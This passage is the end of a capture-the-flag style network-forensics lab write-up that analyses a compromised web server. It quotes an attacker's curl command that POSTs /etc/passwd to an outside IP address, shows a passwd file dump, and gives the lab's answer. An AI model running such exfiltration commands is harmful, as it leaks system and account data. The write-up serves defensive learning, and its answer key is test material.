avahi-x:114:21:Avahi mDNS daemon,,,:/run/avahi-daemon:/usr/sbin/nologin
cups-pk-helper:x:115:122:Ricoh Pk Helper Service,,,:/home/cups-pk-helper:/usr/sbin/nologin
rtt:x:116:123:Ricoh Pk Helper Service,,,:/home/cups-pk-helper:/usr/sbin/nologin
whoopsie:x:117:124:/:/nonexistent:/bin/false
sssd:x:118:125:SSSD system user,,,:/var/lib/sssd:/usr/sbin/nologin
speech-dispatcher:x:119:29:Speech Dispatcher,,,:/run/speech-dispatcher:/bin/false
fwupd-refresh:x:120:126:fwupd-refresh user,,,:/run/systemd:/usr/sbin/nologin
nm-openvpn:x:121:127:NetworkManager OpenVPN,,,:/var/lib/openvpn/chroot:/usr/sbin/nologin
saned:x:122:129:Saned,,,:/var/lib/saned:/usr/sbin/nologin
colorlxd:x:123:130:colorlxd colour management daemon,,,:/var/lib/colorlxd:/usr/sbin/nologin
geoclue:x:124:131:Geoclue,,,:/var/lib/geoclue:/usr/sbin/nologin
pulse:x:125:132:PulseAudio daemon,,,:/run/pulse:/usr/sbin/nologin
gnome-initial-setup:x:126:65534:/:/run/gnome-initial-setup:/bin/false
hplip:x:127:7:HPLIP system user,,,:/run/hplip:/bin/false
gdm:x:128:134:GNOME Display Manager:/var/lib/gdm:/bin/false
ubuntu:x:1000:1000:ubuntu,,,:/home/ubuntu:/bin/false
$ curl -X POST -d /etc/passwd http://117.11.88.124:443/
% Total    % Received % Xferd  Average Speed   Time   Time  Current
          Dload  Upload Total Spent   Left  Speed
0     0     0     0     0     0     0     0 --::-- --::-- --::-- 0
100  368  100  357  100   11  56774  17[393 bytes missing in capture file].$
```

As you can see here the attacker used Curl to download the **/etc/passwd** file. They also checked to see what user they are logged in as, as well as what current directory their reverse shell lives in.

Since the attacker is currently on the system , they need to use the -X POST option with their curl command to specify that they are sending a HTTP POST request back to their own server/machine over port 443 (on their machine) in order to upload the file.

The screenshot shows the explainshell.com website with the search term "curl -X POST -d /etc/passwd http://somewebserver.com". A callout box highlights the "-X POST" part of the command. The tooltip for "-X" explains it as a custom request method (HTTP or FTP) and notes it can be used multiple times. The tooltip for "-d" explains it as sending data in a POST request, comparing it to the -F and --form options.

Q6 ✓ Solved : 5276


Recognizing the significance of compromised data helps prioritize incident response actions. Which file was the attacker attempting to exfiltrate?

passwd

Show Hints ▶ Submit

Now that I've answered all questions this now concludes this lab! As a recap, I conducted Network Forensics to determine what an attacker did on a compromised webserver.

Robert Carpenter
github.com/robertmcarpenter
March 26th 2025



The screenshot shows the WebStrike Lab interface. On the left, there's a sidebar with a "Start Lab Machine" button, a progress bar indicating "6 / 6 Questions" and "100% Completed", and links for "Official walkthrough" and "View". The main area has tabs for "Network Forensics", "Initial Access", "Execution", "Persistence", "Command and Control", and "Exfiltration", with "Network Forensics" selected. A "Tool" dropdown shows "Wireshark". Below these are difficulty levels ("Easy", "Retired", "30mins", 4.6 stars) and buttons for "Bookmark", "Need Help?", and "Share Achievement". A central modal window titled "Congratulations" displays a green checkmark icon and the message "You have successfully completed this lab!". It includes a "Share your achievement" section with a link to the achievement page and social sharing icons for X, Facebook, and LinkedIn. A note at the bottom says "Feel free to personalize the text before sharing." At the bottom right of the modal are "Close", "Show Hints", and "Submit" buttons.